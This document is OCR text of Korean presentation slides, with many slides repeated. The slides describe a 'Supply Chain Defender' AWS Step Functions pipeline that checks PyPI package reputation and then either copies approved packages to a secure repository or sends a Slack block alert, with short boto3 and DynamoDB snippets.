


Allow Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
- STEP 04 — Run Command 문서가 실행 종료 되었는지 체크
- STEP 05 — Run Command 문서가 실행 종료 되었는지 분기
- STEP 06 — package-install의 패키지를 secure-pypi로 복사
- STEP 07 — DynamoDB SECURE 업데이트
- STEP 08 — Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




```
DOMAIN = "pypi"
SRC    = "package-install"      # EC2가 채워 놓은 저장소
DST    = "secure-pypi"          # 최종 복사 저장소
FMT    = "pypi"

ca.copy_package_versions(
    domain                = DOMAIN,
    sourceRepository      = SRC,
    destinationRepository = DST,
    format                = FMT,
    package               = pkg,
    versions              = [ver],
    includeFromUpstream   = False,
    allowOverwrite        = True
)
```

Lambda

Allow Pipeline Flow

STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 02 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기

STEP 03 Run Command를 트리거 시켜 package-install

STEP 04 Run Command 문서가 실행 종료 되었는지 체크

STEP 05 Run Command 문서가 실행 종료 되었는지 분기

STEP 06 package-install의 패키지를 secure-pypi로 복사


STEP 07 DynamoDB SECURE 업데이트

STEP 08 Step Functions 종료

boto3 모듈의
copy_package_versions 함수로
Package 복사

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.



Allow Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
- STEP 04 — Run Command 문서가 실행 종료 되었는지 체크
- STEP 05 — Run Command 문서가 실행 종료 되었는지 분기
- STEP 06 — package-install의 패키지를 secure-pypi로 복사
- STEP 07 — DynamoDB SECURE 업데이트
- STEP 08 — Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.


```
  },
  "UpdateExpression": "SET #st = :statusVal",
  "ExpressionAttributeNames": {
    "#st": "Status"
  },
  "ExpressionAttributeValues": {
    ":statusVal": {
      "S": "SECURE"
    }
  }
```


Allow Pipeline Flow

- STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- P 02 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- P 03 [illegible] Code Artifact로 install 요청
- P 04 Run Command 문서가 실행 종료 되었는지 체크
- P 05 Run Command 문서가 실행 종료 되었는지 분기
- STEP 06 package-install의 패키지를 secure-pypi로 복사
- STEP 07 **DynamoDB SECURE 업데이트**
- STEP 08 Step Functions 종료

Dynamo DB Update (SECURE)

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.



Allow Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
- STEP 04 — Run Command 문서가 실행 종료 되었는지 체크
- STEP 05 — Run Command 문서가 실행 종료 되었는지 분기
- STEP 06 — package-install의 패키지를 secure-pypi로 복사
- STEP 07 — DynamoDB SECURE 업데이트
- STEP 08 — Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

Allow Pipeline Flow

Step Functions

패키지 평판 확인 결과 안전하지 않은 경우

진행되는 파이프라인

STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 02 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기

STEP 03 Run Command를 동작하게 하여 package-install

STEP 04 Run Command 문서가 실행 종료 되었는지 체크

STEP 05 Run Command 문서가 실행 종료 되었는지 분기


STEP 06 package-install의 패키지를 secure-pypi로 복사

STEP 07 DynamoDB SECURE 업데이트

STEP 08 Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Block Pipeline Flow

STEP 01	패키지 평판 조회 후, DynamoDB CHECK 업데이트
STEP 02	평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
STEP 03	슬랙 차단 알림
STEP 04	DynamoDB SECURE 업데이트
STEP 05	파이프라인 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Block Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — 슬랙 차단 알림
- STEP 04 — DynamoDB SECURE 업데이트
- STEP 05 — 파이프라인 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Block Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — 슬랙 차단 알림
- STEP 04 — DynamoDB SECURE 업데이트
- STEP 05 — 파이프라인 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

